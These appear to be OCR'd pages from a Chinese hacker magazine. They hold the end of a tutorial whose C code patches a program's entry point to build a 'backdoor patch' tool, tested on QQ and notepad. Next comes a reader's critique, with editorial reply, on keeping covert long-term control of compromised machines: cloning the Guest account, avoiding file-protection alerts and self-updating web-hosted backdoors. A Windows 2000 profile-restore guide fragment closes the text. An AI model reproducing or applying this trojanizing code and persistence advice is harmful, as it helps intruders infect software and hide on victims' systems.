再下来计算原可执行文件程序入口点到偏移的跳转长度：

```
        // 计算跳转长度
    DWORD jmp2 = dwCodePos - (pSection->PointerToRawData)+(pSection->VirtualAddress)-dwEntryPoint;

        for(i=0; i<sizeof(u_long); i++)
                JumpToEgg[1+i] = ((u_long)jmp2 >> (i*8) & 255);

        // 覆盖文件入口地址
        for(i=0; i<5; i++)
    lpbMapFile[dwFileEntryPoint+i] = JumpToEgg[i];
```

最后，记得把打了"补丁"后的文件映射视图写入磁盘和一些善后工作：

```
    FlushViewOfFile(lpbMapFile, 0);
        UnmapViewOfFile(lpbMapFile);
        CloseHandle(hFileMap);
    SetFilePointer(hFile, GetFileSize(hFile, NULL), NULL, FILE_BEGIN);
        SetEndOfFile(hFile);
        CloseHandle(hFile);
```

到此，这个文件型补丁后门产生器就做好了，怎么用？很简单，假设生成的文件名字为Patch.exe，则用法如下：

Patch.exe FilePathName

比如，我的QQ装在F:\"Program Files\Tencent"下，在CMD中使用如下（图3）：




图 3

其中，TestQQ.exe是我复制了原QQ.exe的一份拷贝。运行TestQQ.exe，得到的结果如图4所示。




图 4

那我再试一下是否适用其他程序。用以前为研究溢出而安装的zinf播放器，运行结果成功。要说明的是，有很多软件加壳了，比如我用的flashfxp加了ASPack壳，这种程序打补丁会导致失败，要先去壳；还有一部分程序，像Windows自带的notepad.exe程序，如果用我的程序的默认设置，会导致异常，为什么呢？我们用OllyDbg反汇编notepad.exe（图5）。

看到我用红框框圈住的部分，是：

```
    6A 70            // 2 bytes
    68 88180001          // 5 bytes
```

这里具体是什么不用关心。数数看，总共(2+5)个字节，就是说应该保存7个字节，看看前面我列出流程的第三步和第四步里的N，就是这个了。




图 5

这也正是我们上面char* pSavedEntry = new char[OFFSET]；这句话的作用了。这里的OFFSET我在我的程序里默认等于5，因为初衷是针对QQ来写的，而notepad.exe需要7个字节来存放保存的指令，所以导致发生错误，所以你要这样用：

Patch.exe notepad.exe 7

如果你要使这个后门补丁程序适用于其他程序，就得自己来确定不同程序的OFFSET。因为有的程序也许OFFSET为6，或7，或其他，这很难确定，但可以像上面我用OllyDbg来反汇编一下（这里都不用分析，只需要看所需保存的偏移字节就可以了），记下所有通用程序的OFFSET，保存到一个文本也好，固定到补丁程序里的一个数组也好，让程序自动来判别，这个我就不多写了，作为练习给大家吧 ^_^。

（以上QQ后门补丁程序在Win2K/XP/2K3 大部分QQ版本运行通过）

【Patch源代码和编译好的软件在光盘中有提供】

编者语：本文虽没有实现下载上传，绑定端口或反连端口等等后门功能，因为这不是本文的重点。但通过本文，希望带给大家一种新的思路，为大家今后种植后门木马添加多一种选择，或者还可以想的更广一点，在溢出利用的ShellCode里，是不是也能开拓一下新思维呢？如果大家还有什么更好的建议，欢迎到黑客手册论坛指教。

真的只谈技术？

剑心[B.C.T]

好像听到很多的人都喜欢这个，有一种很专业的技术味道，但是是不是真的这样呢？想像力固然重要，但是如果不能在现实中使用那也只是失败的想像力。

譬如上期的“国外美味肉鸡的另类吃法”中的一点小瑕疵，他入侵了人家的机器之后为了将肉鸡变成自己独用，对肉鸡的漏洞做了很多的修补，但是有个原则却被他忽视了。肉鸡永远不能是你一个人用的，因为管理员也一直在注视这个机器，如果机器本身的服务不能用了，你觉得管理员是什么反应？作者在这里就很干脆的把肉鸡的SQL密码改了，这样一来远程使用该SQL数据库时肯定要出现问题，管理员发现数据库的密码被更改，第一反应会是什么？呵呵，所以如果你确定机器只是本身Web使用的话，你至少要帮管理员把Conn.asp中的连接密码进行设置。还有就是为了隐藏自己，居然可以直接将系统本身的文件给彻底替换掉。我们知道系统本身有文件保护机制，你的确可以删除系统文件，但如果管理员也在登陆的话，会在当前管理员桌面上弹出一个大大的文件被替换的对话框，要求插入光盘进行恢复。我在自己的机器上测试了一下，3389里删除某个系统文件的话，会在当前物理登陆的账户面前出现要求插入光盘的对话框（图1）。如果当前管理员没有登陆的话，在终端里是什么现象都没有，但是那只是欺骗自己，当下次管理员登陆时，第一个出现的就是那个文件保护窗口。这点这意味着什么呢？有点经验的管理员立刻就能发现出了什么事，当然你独占机器的愿望也就此破灭了。不过在我将系统重新启动后，登陆的时候就没有任何文件保护的提示了，我测试的系统是2000 server SP4，大家也可以测试下。还有一个问题，克隆管理员时，最好也选用系统中本来存在的账户如Guest和Administrator，这样管理员就很难发现了。但还有个问题，就是你和管理员共享配置，如果你访问的某些文件记录管理员也是可以看见的，如最近访问的文档（图2）。在我将克隆的Guest注销后，本地管理员的名字居然变成了Guest。呵呵，这些虽然都是小问题，但如果你真的想在机器里呆的时间长点，就要小心点了。




图1




图2

如果说上面的问题都是些小问题的话，那另外两个作者的想法就有点违背常理了。有篇文章是利用SHDOCLC.DLL打造另类的网页木马，他的思想是很另类，但是做法就有点行不通了。作者是想当别人访问站点，出现404等错误时，打开自己设置好的网页木马。如果这个404是某个因特网站点上的页面并且被作者控制的话，这的确是一个好方法，但是这些页面都是系统本身的甚至受系统保护的。很简单的一个逻辑，如果你已经得到系统的SYSTEM权限还需要去大费周折的做这些么？更何况还会有个大大的文件保护对话框，尽管你看不到，但是当前登陆的人肯定会发现的。如果别人真会运行你给的那些程序，还不如自己做个免杀的木马呢，绝对无声无息，并且不受对方IE版本的限制，呵呵。紧跟着的也是同一个组织的人写的文章，利用KV启动木马，不错的好思路，利用网页木马嘛！作者说要做个解压缩文件来达到传播木马的目的。但问题又出现了，如果对方的KV路径是确定的，并且明确知道对方的杀毒软件是KV的话（你可以QQ上问你的目标，呵呵），可以这样做，但既然你能让别人运行你的程序了，就不如直接给他木马了。所以我看这样的小BUG利用起来还是很麻烦的。我想到的一个用途是在服务器上替换这个页面提升权限，但是条件也是有权限修改这个页面，不过如果有权限的话我就替换KV主程序作为服务提升权限了，直接启动我们的木马或者Radmin什么的，杀伤力更大，并且我对网页木马真的很不信任。也许你认为你的思路很完美，但是也要考虑他生存的空间。




图3




图4

有些文章写得很不错，但是也有其他的思路实现。如大家都很关注的如何防范网页木马，我想如果你只是上网看看网页，聊聊QQ的话，完全可以用User权限打开IE的。具体方法是给IE建立快捷方式，然后在属性里选择以其他用户运行，如图3，再次运行IE的时候就可以选择启动IE的用户了，如图4这样一切的依赖服务和启动项目的木马就全部失效了，还可以预防新的木马，呵呵。

最后就是对MS05039那篇文章的一点补充，其实所有的反向溢出，都可以用批处理实现的，我在7、8月的那篇溢出网吧

的文章里已经做出来了，大家可以看一下，在这里就不多说了。

虽然说了以上个人的一些观点，但非安全的文章都是很优秀的，让我学到了不少东西，在此向编辑作者们致敬。大家要多多支持非安全，有时间去论坛讨论啊！

编辑点评： 剑心说的意见还是很中肯的。如果从保护肉鸡的角度上讲，＜＜国外美味肉鸡的另类吃法＞＞里的有些做法的确是过了，物极必反。但是如果从另一个角度上看，读者也可以从文章中学到一些小技巧的，比如如何更改sql密码、如何替换系统文件、如何克隆帐号等等。读文章，明辨是非，汲取精华为我所用才是正道，不必要就事论事斤斤计较。但是，从写作的讲度上来讲，原文作者的题目立意的确是不好的，有点哗众取宠找这样一个题目组合一些技术凑成一篇文章的味道；不过，＜＜利用SHDOCLC.DLL打造另类的网页木马＞＞这篇文章，我不太同意剑心的"如果你已经得到系统的SYSTEM权限还需要去大费周折的做这些么"这一说法。得到了肉鸡的系统权限，再做网页木马，其目的不一定是针对这台肉鸡的，更多的是针对客户端的吧？原文作者费尽心思做了一个隐蔽的网页木马，思路是不错，不过剑心提出来修改SHDOCLC.DLL时会有一个大大的文件保护框，这是个问题，我想是需要原文作者或大家共同努力完善的一个东东了；还有一篇文章＜＜利用KV启动木马＞＞作者的思路也是不错的，如果这个用法用在"长期"控制肉鸡是一个不错的思路，随着杀毒软件的升级来访问网页木马。不过剑心说的有道理，思路不错，做法是太麻烦了（好像也不现实），而且网页木马失效期很快。但思路拓展一下，作者给我们找了一个动态更新后门的一个思路：如果我们的后门放在web上，肉鸡会时常去下载并执行，我们只要更新web上的后门就可以了，这也不是肉鸡的一大快事吗？剑心写的文章我看过也不少，里边的技术都很扎实、不花哨，实用性也高，看来他看文章也是这样会心中存疑、举一反三，他的做法值得我们学习，但学习技术不拘泥于形式，我想这个也是他和大家都需要具备的吧？

注：按本文进行时，可能会存在一些潜在风险，因此，对本文有任何质疑的话，请不要随意尝试。任何后果与杂志和本人无关。

How to restore a user profile in Windows 2000

如何在windows 2000中恢复用户配置文件

Requirements: To restore a user profile, the Documents and Settings\username profile folder must still exist, and you must have the Full Control permission for this folder. If you do not have the correct permission for your user profile folder, you (or someone else) must log on to the computer as an administrator and restore the required level of permission to your user profile.

要求：为恢复用户配置文件，需保证Documents and Settings\username配置文件夹仍然存在，而且，你必须拥有该文件夹的完全访问权限。如果你不拥有该权限，那么你（或者是其他人）必须使用本机的administrator登录并且给予你对该文件夹的适当权限。

Copy Documents from the Current Profile Folder to the Appropriate User Profile Folder

If you have logged on to Windows since you lost access permission to your original profile folder, there are at least two user profile folders that have your user name. To make these files accessible from the user profile that you are restoring:

1. Log on to the computer as an administrator.

2. Copy all of the documents from your current My Documents folder to the My Documents folder of the profile that you are restoring.

3. To retain the Internet favorites links, copy all of the Internet shortcut files from from your current Favorites folder to the Favorites folder of the user profile that you are restoring.

NOTE: Do not copy Desktop.ini file.

从当前配置文件夹中将文档复制到相应的用户配置文件夹中

